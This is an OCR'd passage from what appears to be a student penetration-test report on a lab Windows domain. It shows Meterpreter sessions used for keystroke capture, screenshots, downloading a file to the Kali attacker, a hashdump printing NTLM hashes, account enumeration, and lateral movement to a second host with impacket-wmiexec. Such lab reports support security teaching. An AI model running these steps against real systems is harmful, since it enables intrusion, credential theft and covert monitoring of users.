
```
meterpreter > pwd
C:\Users\client1\Downloads
meterpreter > getpid
Current pid: 9900
meterpreter > ps

Process List
============

 PID    PPID  Name           Arch  Session  User                    Path
 ---    ----  ----           ----  -------  ----                    ----
 0      0     [System Proce
               ss]
 4      0     System         x64   0
 60     628   svchost.exe    x64   0        NT AUTHORITY\LOCAL SER  C:\Windows\System32\sv
                                            VICE                    chost.exe
 92     4     Registry       x64   0
 100    748   dllhost.exe    x64   2        PROJECT\client1         C:\Windows\System32\dl
                                                                    lhost.exe
 276    628   svchost.exe    x64   0        NT AUTHORITY\LOCAL SER  C:\Windows\System32\sv
                                            VICE                    chost.exe
 336    4     smss.exe       x64   0
 364    560   dwm.exe        x64   1        Window Manager\DWM-1    C:\Windows\System32\dw
                                                                    m.exe
 416    408   csrss.exe      x64   0
 420    5112  firefox.exe    x64   2        PROJECT\client1         C:\Program Files\Mozil
                                                                    la Firefox\firefox.exe
 492    484   csrss.exe      x64   1
 496    4912  dwm.exe        x64   2        Window Manager\DWM-2    C:\Windows\System32\dw
                                                                    m.exe
 512    408   wininit.exe    x64   0
 560    484   winlogon.exe   x64   1        NT AUTHORITY\SYSTEM     C:\Windows\System32\wi
                                                                    nlogon.exe
 624    628   svchost.exe    x64   0        NT AUTHORITY\LOCAL SER  C:\Windows\System32\sv
                                            VICE                    chost.exe
 628    512   services.exe   x64   0
 636    512   lsass.exe      x64   0        NT AUTHORITY\SYSTEM     C:\Windows\System32\ls
                                                                    ass.exe
 684    628   svchost.exe    x64   0        NT AUTHORITY\NETWORK S  C:\Windows\System32\sv
                                            ERVICE                  chost.exe
```

```
meterpreter > cd C:\\Users
meterpreter > ls
Listing: C:\Users
=================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
040777/rwxrwxrwx  8192  dir   2025-11-24 21:48:32 -0500  Administrator
040777/rwxrwxrwx  0     dir   2019-12-07 04:30:39 -0500  All Users
040777/rwxrwxrwx  8192  dir   2023-09-06 09:13:59 -0400  Backup
040555/r-xr-xr-x  8192  dir   2023-08-30 11:42:45 -0400  Default
040777/rwxrwxrwx  0     dir   2019-12-07 04:30:39 -0500  Default User
040777/rwxrwxrwx  8192  dir   2025-11-25 01:01:54 -0500  DefaultAppPool
040555/r-xr-xr-x  4096  dir   2023-08-30 11:48:30 -0400  Public
040777/rwxrwxrwx  8192  dir   2023-09-05 14:45:54 -0400  Student
040777/rwxrwxrwx  8192  dir   2025-11-24 23:37:36 -0500  client1
100666/rw-rw-rw-  174   fil   2019-12-07 04:12:42 -0500  desktop.ini

meterpreter > cd C:\\Users\\Student
meterpreter > ls
Listing: C:\Users\Student
========================

Mode              Size     Type  Last modified              Name
----              ----     ----  -------------              ----
040777/rwxrwxrwx  0        dir   2023-09-05 14:45:57 -0400  .openpgpstudio
040555/r-xr-xr-x  0        dir   2023-08-30 11:48:30 -0400  3D Objects
040777/rwxrwxrwx  0        dir   2023-08-30 11:48:01 -0400  AppData
040777/rwxrwxrwx  0        dir   2023-08-30 11:48:01 -0400  Application Data
040555/r-xr-xr-x  0        dir   2023-08-30 11:48:30 -0400  Contacts
040777/rwxrwxrwx  0        dir   2023-08-30 11:48:01 -0400  Cookies
040555/r-xr-xr-x  4096     dir   2023-09-06 10:39:35 -0400  Desktop
040555/r-xr-xr-x  4096     dir   2023-08-30 11:48:30 -0400  Documents
040555/r-xr-xr-x  4096     dir   2023-09-05 15:12:18 -0400  Downloads
040555/r-xr-xr-x  0        dir   2023-08-30 11:48:30 -0400  Favorites
040555/r-xr-xr-x  0        dir   2023-08-30 11:48:31 -0400  Links
040777/rwxrwxrwx  0        dir   2023-08-30 11:48:01 -0400  Local Settings
040555/r-xr-xr-x  0        dir   2023-08-30 11:48:30 -0400  Music
040777/rwxrwxrwx  0        dir   2023-08-30 11:48:01 -0400  My Documents
100666/rw-rw-rw-  1310720  fil   2025-11-24 21:44:49 -0500  NTUSER.DAT
100666/rw-rw-rw-  65536    fil   2023-08-30 11:48:26 -0400  NTUSER.DAT{53b39e88-18c4-11ea-
                                                            a811-000d3aa4692b}.TM.blf
100666/rw-rw-rw-  524288   fil   2023-08-30 11:48:01 -0400  NTUSER.DAT{53b39e88-18c4-11ea-
                                                            a811-000d3aa4692b}.TMContainer
                                                            00000000000000000001.regtrans-
                                                            ms
100666/rw-rw-rw-  524288   fil   2023-08-30 11:48:01 -0400  NTUSER.DAT{53b39e88-18c4-11ea-
```



ms
040777/rwxrwxrwx 0 dir 2023-08-30 11:48:01 -0400 NetHood
040555/r-xr-xr-x 0 dir 2023-09-05 14:09:43 -0400 OneDrive
040555/r-xr-xr-x 0 dir 2023-08-30 11:49:45 -0400 Pictures
040777/rwxrwxrwx 0 dir 2023-08-30 11:48:01 -0400 PrintHood
040777/rwxrwxrwx 0 dir 2023-08-30 11:48:01 -0400 Recent
100666/rw-rw-rw- 29 fil 2025-11-25 06:06:43 -0500 Report.txt
040555/r-xr-xr-x 0 dir 2023-08-30 11:48:30 -0400 Saved Games
040555/r-xr-xr-x 4096 dir 2023-08-30 11:49:41 -0400 Searches
040777/rwxrwxrwx 0 dir 2023-08-30 11:48:01 -0400 SendTo
040777/rwxrwxrwx 0 dir 2023-08-30 11:48:01 -0400 Start Menu
040777/rwxrwxrwx 0 dir 2023-08-30 11:48:01 -0400 Templates
040555/r-xr-xr-x 0 dir 2024-08-30 10:02:41 -0400 Videos
100666/rw-rw-rw- 0 fil 2023-08-30 11:48:01 -0400 ntuser.dat.LOG1
100666/rw-rw-rw- 229376 fil 2023-08-30 11:48:01 -0400 ntuser.dat.LOG2
100666/rw-rw-rw- 20 fil 2023-08-30 11:48:01 -0400 ntuser.ini
meterpreter > download report.txt
[*] Downloading: report.txt -> /home/kali/Desktop/report.txt
[*] Downloaded 29.00 B of 29.00 B (100.0%): report.txt -> /home/kali/Desktop/report.txt
[*] Completed : report.txt -> /home/kali/Desktop/report.txt
meterpreter >




```
meterpreter >
meterpreter > screenshot
Screenshot saved to: /home/kali/Desktop/vTvIFzUi.jpeg
meterpreter >
```




```
meterpreter >
meterpreter >
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > keyscan_dump
Dumping captured keystrokes...
<Shift>Test <Shift>File<CR>
<CR>
<Left Windows><Shift>I am <Shift>Writing a tets<^H><^H>st password.<CR>
<CR>
<Shift><Shift>Password <Shift>Password<^S>

meterpreter > keyscan_stop
Stopping the keystroke sniffer...
meterpreter >
```


Comma...
Document
Autopsy 4.16.0
Nmap - Zenmap GUI
Test File
Test File - Notepad
File Edit Format View Help
I am Writing a test password.
Password Password
AxCrypt
OpenPGPS...
Cain
putty
FileZilla
Sysinternal...
Firefox
telnet
Google Chrome
Thunderbird
project.ISPP
No Internet access

```
meterpreter >
meterpreter > shell
Process 1204 created.
Channel 1 created.
Microsoft Windows [Version 10.0.19045.4842]
(c) Microsoft Corporation. All rights reserved.

C:\Users\client1\Downloads>whoami
whoami
project\administrator

C:\Users\client1\Downloads>net user
net user

User accounts for \\CLIENT1

-------------------------------------------------------------------------------
Administrator            Backup                   DefaultAccount
Guest                    Student                  WDAGUtilityAccount
The command completed successfully.


C:\Users\client1\Downloads>net localgroup administrators
net localgroup administrators
Alias name     administrators
Comment        Administrators have complete and unrestricted access to the computer/domain

Members

-------------------------------------------------------------------------------
Administrator
Backup
PROJECT\Domain Admins
Student
The command completed successfully.


C:\Users\client1\Downloads>exit
exit
meterpreter >
```

```
meterpreter >
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Backup:1002:aad3b435b51404eeaad3b435b51404ee:12e4549341a73a3d378283ec7591162b:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Student:1001:aad3b435b51404eeaad3b435b51404ee:6055f8c47c89afbefd5430f4156ad576:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:a3d65e61a3f99e350d2495b126d97ad0:::
meterpreter >
```

2.5 Post-Exploitation

With privileged access established on Client 1, we gathered intelligence and harvested credentials to prepare for lateral movement.


```
┌──(kali㉿kali)-[~/Desktop]
└─$ ping -c 3 192.168.208.11
PING 192.168.208.11 (192.168.208.11) 56(84) bytes of data.
64 bytes from 192.168.208.11: icmp_seq=1 ttl=128 time=0.469 ms
64 bytes from 192.168.208.11: icmp_seq=2 ttl=128 time=0.209 ms
64 bytes from 192.168.208.11: icmp_seq=3 ttl=128 time=11.6 ms

--- 192.168.208.11 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2049ms
rtt min/avg/max/mdev = 0.209/4.098/11.617/5.317 ms
┌──(kali㉿kali)-[~/Desktop]
└─$ ping -c 3 192.168.208.13
PING 192.168.208.13 (192.168.208.13) 56(84) bytes of data.
64 bytes from 192.168.208.13: icmp_seq=1 ttl=128 time=3.68 ms
64 bytes from 192.168.208.13: icmp_seq=2 ttl=128 time=0.664 ms
64 bytes from 192.168.208.13: icmp_seq=3 ttl=128 time=0.268 ms

--- 192.168.208.13 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2034ms
rtt min/avg/max/mdev = 0.268/1.537/3.680/1.523 ms
┌──(kali㉿kali)-[~/Desktop]
└─$ ping -c 3 192.168.208.12
PING 192.168.208.12 (192.168.208.12) 56(84) bytes of data.
64 bytes from 192.168.208.12: icmp_seq=1 ttl=128 time=0.332 ms
64 bytes from 192.168.208.12: icmp_seq=2 ttl=128 time=0.245 ms
64 bytes from 192.168.208.12: icmp_seq=3 ttl=128 time=0.375 ms

--- 192.168.208.12 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2049ms
rtt min/avg/max/mdev = 0.245/0.317/0.375/0.054 ms
```

```
┌──(kali㉿kali)-[~/Desktop]
└─$ nmap -p135,445 192.168.208.13
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-25 07:38 EST
Nmap scan report for 192.168.208.13
Host is up (0.0017s latency).

PORT    STATE SERVICE
135/tcp open  msrpc
445/tcp open  microsoft-ds
MAC Address: 00:0C:29:2B:F4:C8 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 13.20 seconds
```

- **System Enumeration:** The sysinfo and getuid commands confirmed we had access as PROJECT\Administrator.
- **Credential Harvesting:**

```
┌──(kali㉿kali)-[~/Desktop]
└─$ impacket-wmiexec PROJECT/Administrator@192.168.208.13
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

Password:
[-] SMB SessionError: code: 0xc000006d - STATUS_LOGON_FAILURE - The attempted logon is inval
id. This is either due to a bad username or authentication information.

┌──(kali㉿kali)-[~/Desktop]
└─$ impacket-wmiexec PROJECT/Administrator@192.168.208.13
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

Password:
[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>
C:\>whoami
project\administrator

C:\>hostname
client2

C:\>ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::1baf:8cd:70de:5e4f%14
   IPv4 Address. . . . . . . . . . . : 192.168.208.13
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :

C:\>
```

- **Hash Dumping:** The hashdump command successfully extracted NTLM password hashes for domain users.




    - **Keylogging:** Using keyscan_start, we captured the user typing clear-text credentials ("Password") into a test file.
- **Data Exfiltration:** We demonstrated data theft by downloading a sensitive file named report.txt from the victim's desktop to the Kali machine.

2.6 Lateral Movement

